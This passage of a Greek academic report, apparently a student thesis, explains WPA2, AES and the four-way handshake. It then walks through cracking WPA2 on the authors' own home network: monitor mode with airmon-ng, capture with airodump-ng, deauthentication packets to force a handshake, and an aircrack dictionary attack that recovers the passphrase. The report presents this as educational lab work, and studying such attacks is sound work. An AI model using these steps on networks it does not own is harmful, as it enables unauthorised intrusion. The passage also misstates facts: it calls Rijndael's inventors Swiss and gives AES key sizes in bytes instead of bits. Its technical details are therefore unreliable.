Το WPA παρέχει τη δυνατότητα για κρυπτογράφηση με δυο αλγόριθμους, τον RC4 και τον AES (Advanced Encryption Standard) για την εμπιστευτικότητα των δεδομένων και την ακεραιότητα. Ο AES αποτελεί την νεότερη μέθοδος κρυπτογράφησης που έχει επιλεγεί από την κυβέρνηση των Η.Π.Α για να αντικαταστήσει τον αλγόριθμο DES το 2001. Ο AES χρησιμοποιεί ένα αλγόριθμο γνωστό ως Rijndael. Ο αλγόριθμος Rijndael πήρε το όνομα του από τους δυο Ελβετούς εφευρέτες του, Joan Daemen και Vincent Rijmen.


Πρόκειται για έναν αλγόριθμο κρυπτογράφησης ομάδας (block), που σημαίνει ότι λειτουργεί σε μια ομάδα σταθερού μεγέθους bits, η οποία ονομάζεται μπλοκ. Αρχικά ο Rijndael παίρνει σαν είσοδο ένα μπλοκ συγκεκριμένου μεγέθους, συνήθως 128, και παράγει ένα αντίστοιχο μπλοκ εξόδου του ίδιου μεγέθους. Ο μετασχηματισμός απαιτεί μια δεύτερη είσοδο, η οποία είναι το μυστικό κλειδί. Είναι σημαντικό να γνωρίζουμε ότι το μυστικό κλειδί δεν έχει συγκεκριμένο μέγεθος (ανάλογα με τη χρησιμοποιούμενη κρυπτογράφηση) και ότι ο AES χρησιμοποιεί τρία βασικά μεγέθη: 128, 192 και 256 bytes.

Στις μέρες μας μπορούμε να βρούμε προϊόντα AES WRAP (Wireless Robust Authentication Protocol), αλλά η τελική προδιαγραφή καθορίζει τον αλγόριθμο AES CCMP (Counter Mode-Cipher Block Chaining Mac Protocol). Οι προδιαγραφές του 802.11i παρέχουν επίπεδο μετάδοσης δεδομένων βασισμένο στο AES. Η χρησιμοποίηση του πρότυπου AES μας προστατεύει από τις ενεργές ασύρματες επιθέσεις. Ωστόσο πρέπει να αναγνωριστεί ότι ένα ασύρματο πρωτόκολλο του επιπέδου μετάδοσης δεδομένων μπορεί να προστατεύσει μόνο το ασύρματο υπό-δίκτυο. Στα σημεία που η κίνηση διέρχεται από άλλα τμήματα του δικτύου, είτε σε δίκτυα τοπικής ή ευρείας περιοχής, απαιτείται προστασία υψηλού επιπέδου και κρυπτογράφηση από σημείο σε σημείο. (*Barken, 2003*)

4.2 Πιστοποίηση και 4-way handshake

Το 802.11i ονομάζει τη διαδικασία πιστοποίησης **RSN** και όταν χρησιμοποιείται η 4-way handshake μεταξύ του supplicant και του authenticator, **RSNA**. Συνοπτικά μπορούμε να απαριθμήσουμε τα εξής 4 βήματα κατά τη διάρκεια μιας RSN(A) διαδικασίας:

1. συμφωνία ως προς το είδος ασφάλειας που θα χρησιμοποιηθεί
2. 802.1X πιστοποίηση
3. παραγωγή κλειδιών και διανομή τους
4. RSN(A) εμπιστευτικότητα & ακεραιότητα δεδομένων



Εικόνα 19: Four-way Handshake – RSN

μέσω της 4-way handshake (η οποία στην παραπάνω λίστα είναι το 3ο bullet – το 2ο παραλείπεται όταν δεν υπάρχει authentication server) γίνονται τα εξής:

- επιβεβαίωση πως ο πελάτης γνωρίζει το **PMK** (Στην περίπτωση που είμαστε σε WPA-PSK mode, PMK = PSK)
- παραγωγή ενός νέου **PTK**
- επιβεβαίωση του cipher που θα χρησιμοποιηθεί για την κρυπτογράφηση των δεδομένων
- κρυπτογράφηση της μεταφοράς του **GTK**
- εγκατάσταση κλειδιών κρυπτογράφησης και ακεραιότητας.

Η παραγωγή του PTK γίνεται με τον παρακάτω καθόλου ευκολονόητο τύπο:

PTK = PRF-X (PMK, “Paiwise key expansion”, Min(AP_Mac, STA_Mac) || Max (AP_Mac, STA_Mac) || Min (ANonce, SNonce) || Max (ANonce, Snonce))

ο οποίος δε θα αναλυθεί περαιτέρω εκτός από τα συστατικά του:

PRF-X: Pseudo Random Function με αποτέλεσμα μια συμβολοσειρά μήκους X

Anonce: τυχαίος αριθμός που παράγει το AP

SNonce: τυχαίος αριθμός που παράγει ο πελάτης

STA_mac,**AP_mac**: οι mac addresses του πελάτη και του AP αντιστοίχως

Το PTK στη συνέχεια χωρίζεται σε μικρότερα κομμάτια τα KCK (*Key Confirmation Key*), KEK (*Key Encryption Key*) και TK (*Temporary Key*). Από αυτά το KCK χρησιμοποιείται για την παραγωγή της MIC.

Η διαδικασία αυτή της διάσπασης του PTK, καθώς και τα παράγωγά της, δε θα μας απασχολήσουν περισσότερο. Ήδη χωρίς να μπούμε και πολύ στα "ενδότερα" της RSN διαδικασίας πιστοποίησης, κρυπτογράφησης και ακεραιότητας, είναι φανερό πως πρόκειται για μια σαφώς πιο περίπλοκη μέθοδο από το WEP. Σκοπός μας όμως δεν είναι να σπάσουμε την πιστοποίηση την ίδια, αλλά μόνο το κομμάτι της 4-way handshake.

4.3 Hole196

Ένας ερευνητής της εταιρείας AitTight Networks ανακάλυψε πρόσφατα ένα πολύ σοβαρό κενό ασφαλείας στο πρότυπο ασφαλείας **WPA2**. Το WPA2 θεωρείται αυτή τη στιγμή η κορυφαία μέθοδος για την προστασία των δεδομένων που μεταδίδονται μέσω **Wi-fi**, ωστόσο φαίνεται ότι τίποτα δεν είναι 100% ασφαλές. Σύμφωνα με τον ερευνητή, η συγκεκριμένη "τρύπα" είναι **αδύνατο να κλείσει.**

Το κενό που ανακάλυψε ο Sohail Ahmad δίνει τη δυνατότητα για **spoofing attacks**. Η μέθοδος αυτή επιτρέπει σε έναν χρήστη να "μεταμφιεστεί" ψηφιακά σε έναν άλλον και να αποκτήσει με αυτό τον τρόπο προνόμια πάνω στα **πακέτα** που διακινούνται.

Τα καλά νέα είναι ότι το κενό αυτό αφορά κατά πάσα πιθανότητα **μόνο το WPA2-EAP** που χρησιμοποιείται σε επιχειρήσεις και **όχι το WPA2-PSK** που

βρίσκεται στα περισσότερα οικιακά routers. Τα κακά νέα είναι ότι δεν υπάρχει τρόπος να αντιμετωπιστεί, καθώς πρόκειται για feature στις προδιαγραφές του προτύπου το οποίο περιγράφεται στη**σελίδα 196** του **IEEE 802.11 standard**. Για το λόγο αυτό, ο Ahmad ονόμασε τη συγκεκριμένη τρύπα **Hole 196**.

4.4 Τρόποι παράκαμψης του WPA2

Όσον αφορά την δυνατότητα παράκαμψης (σπάσιμο) του πρωτοκόλλου WPA2 έχουν προταθεί κατά καιρούς διαφορετικοί και ενδιαφέροντες μέθοδοι μερικούς από τους οποίους θα περιγράψουμε παρακάτω στα πλαίσια της παρούσας εργασίας. Ωστόσο αυτό που θα θέλαμε να επισημάνουμε στην παρούσα φάση είναι ότι όλες οι διαδικασίες που θα παρουσιασθούν είναι για καθαρά επιστημονική και εκπαιδευτική μελέτη με σκοπό να αναδείξουν πιθανά τρωτά σημεία στην ασφάλεια του πρωτοκόλλου WPA2.

Οι τρόποι παράκαμψης του πρωτοκόλλου WPA2 που θα παρουσιασθούν γίνονται με χρήση του της Linux διανομής BackTrack 4 r2, σε επίπεδο όπου κάτι τέτοιο είναι εφικτό, και είναι οι εξής:

- ✓ Dictionary Attack (Aircrack)
- ✓ Brute Force Attack (John the Ripper)
- ✓ Dictionary Attack with GPU (Pyrit)
- ✓ Pre-computed Tables (Rainbow)
- ✓ Cloud (Multi Gpu’s or Cpu’s)

A. Dictionary Attack (Aircrack)


Κατά την διαδικασία παράκαμψης του WPA2 που θα παρουσιάσουμε έχει επιλεχθεί ένα προσωπικό οικιακό δίκτυο με επιλεγμένο από εμάς κωδικό ασφάλειας (password) για ευνόητους λόγους ευκολίας υλοποίησης του όλου εγχειρήματος.

Όσον αφορά την συγκεκριμένη τεχνική παράκαμψης του WPA2 ακολουθούμε την ίδια διαδικασία με αυτή που χρησιμοποιήθηκε για το WPA όπως παρουσιάστηκε και σε προηγούμενο στάδιο της εργασίας.

Βήμα 1ο

Ανοίγουμε και πληκτρολογούμε σε ένα παράθυρο εντολών του BackTrak 4 τις εξής εντολές προκειμένου να θέσουμε σε κατάσταση monitoring την ασύρματη κάρτα δικτύου μας και να κάνουμε αναζήτηση των διαθέσιμων ασύρματων δικτύων :

- airmon-ng (μας δείχνει τις διαθέσιμες κάρτες δικτύου)
- airmon-ng start wlan0 (θα θέσει σε κατάσταση monitoring την κάρτα μας)



Εικόνα 20: Ασύρματη κάρτα σε monitor mode


- airodump-ng wlan0 (αναζήτηση τοπικών διαθέσιμων δικτύων)

  στην συνέχεια επιλέγουμε το επιθυμητό δίκτυο με ασφάλεια πρωτοκόλλου WPA2 που θέλουμε να παρακάμψουμε και σημειώνουμε τα χαρακτηριστικά του (channel, BSSID) για να τα χρησιμοποιήσουμε στα παρακάτω βήματα.

Βήμα 2ο


Τώρα χρειάζεται ταυτόχρονα να κάνουμε deauthentication στον client και να καταγράψουμε το authentication που θα κάνει στη συνέχεια. Γιαυτό θα ανοίξουμε

δύο παράθυρα εντολών. Στο πρώτο θα ξεκινήσουμε το airodump-ng για να καταγράψουμε τα πακέτα που χρειαζόμαστε ή απλά για να μας ειδοποιήσει πως μια handshake έχει γίνει. Πληκτρολογούμε την εξής εντολή που φαίνεται στην εικόνα:




Εικόνα 21: Καταγραφή πακέτων για συγκεκριμένο δίκτυο

Όπου παρατηρούμε ότι το channel του δικτύου στόχου WLAN είναι το 6 και το BSSID είναι 00:1C:4A:43:B1:6C και ζητάμε τα δεδομένα που θα συλλέξουμε να καταγραφούν στο αρχείο hacked. Μετά την εκτέλεση της εντολής θα ανοίξει το ακόλουθο παράθυρο στο οποίο παρατηρούμε την κίνηση στο επιλεγμένο δίκτυο, όπως φαίνεται στην εικόνα υπάρχουν 2 συνδεδεμένοι χρήστες στο δίκτυο.




Εικόνα 22: Προβολή πακέτων και χρηστών που υπάρχουν στο δίκτυο

Στο δεύτερο παράθυρο χωρίς να έχουμε κλείσει το προηγούμενο τρέχουμε την εντολή aireplay όπως φαίνεται παρακάτω προκειμένου να επιτύχουμε reconnection και authentication υπάρχοντος χρήστη και να συνάψουμε μια handshake



Εικόνα 23: Αποστολή Deauthentication Packets

Όπως παρατηρούμε αποστέλλουμε 10 πακέτα deauthedication προκειμένου να είμαστε βέβαιοι ότι η διαδικασία ολοκληρώθηκε ορθά.




Εικόνα 24: Δημιουργία Handshake (WPA Handshake)

Αν όλα πάνε καλά τότε θα πάρουμε την απαραίτητη handshake που χρειαζόμαστε προτού ξεκινήσουμε την επίθεσή μας.

Εικόνα 25: Αρχείο .cap με 1 handshake


Βήμα 3ο

Σε αυτό στάδιο ξεκινάμε την επίθεση μας με την εντολή aircrack και την επιλογή ενός έτοιμου και προ-εγκατεστημένου λεξικού. Πληκτρολογούμε την παρακάτω εντολή χρησιμοποιώντας ως λεξικό το αρχείο wordlist.txt όπως ακριβως βλέπουμε στην εικόνα :




Εικόνα 26: Επίθεση λεξικού

στην συνέχεια εμφανίζεται το παρακάτω παράθυρο στο οποίο παρατηρούμε την διαδικασία ελέγχου, ώστε να γίνει ταίριασμα του password του δικτύου με αυτά που υπάρχουν στο επιλεγμένο λεξικό.



Εικόνα 27: Διαδικασία εύρεσης Passphrase

αν το password τελικά βρίσκεται μέσα σε αυτά που υπάρχουν στο λεξικό τότε αργά ή γρήγορα θα γίνει το ταίριασμα θα μπορέσουμε να ανακτήσουμε τον κωδικό. Στην παρούσα φάση όπως έχουμε ήδη αναφέρει στο λεξικό μας υπάρχει το password καθώς η επίθεση γίνεται σε δικό μας δίκτυο. Όπως φαίνεται και από στην επόμενη εικόνα σε περίπου 25 λεπτά μπορέσαμε να ανακτήσουμε το password το οποίο είναι 1234gr82.



Εικόνα 28: Εύρεση Passphrase

B. Brute Force Attack (John the Ripper)

Στην συνέχεια θα προσπαθήσουμε να ανακτήσουμε το password του δικτύου μας με μια επίθεση Brute Force, επιλέγοντας δηλαδή όλους τους πιθανούς συνδυασμούς, χωρίς βέβαια να αλλάξουμε το κωδικό ή να επιλέξουμε κάποιο άλλο στόχο. Για το εγχείρημα αυτό θα χρησιμοποιήσουμε ένα πολύ γνωστό εργαλείο για Brute Force Attack , το John the Ripper.

John the ripper

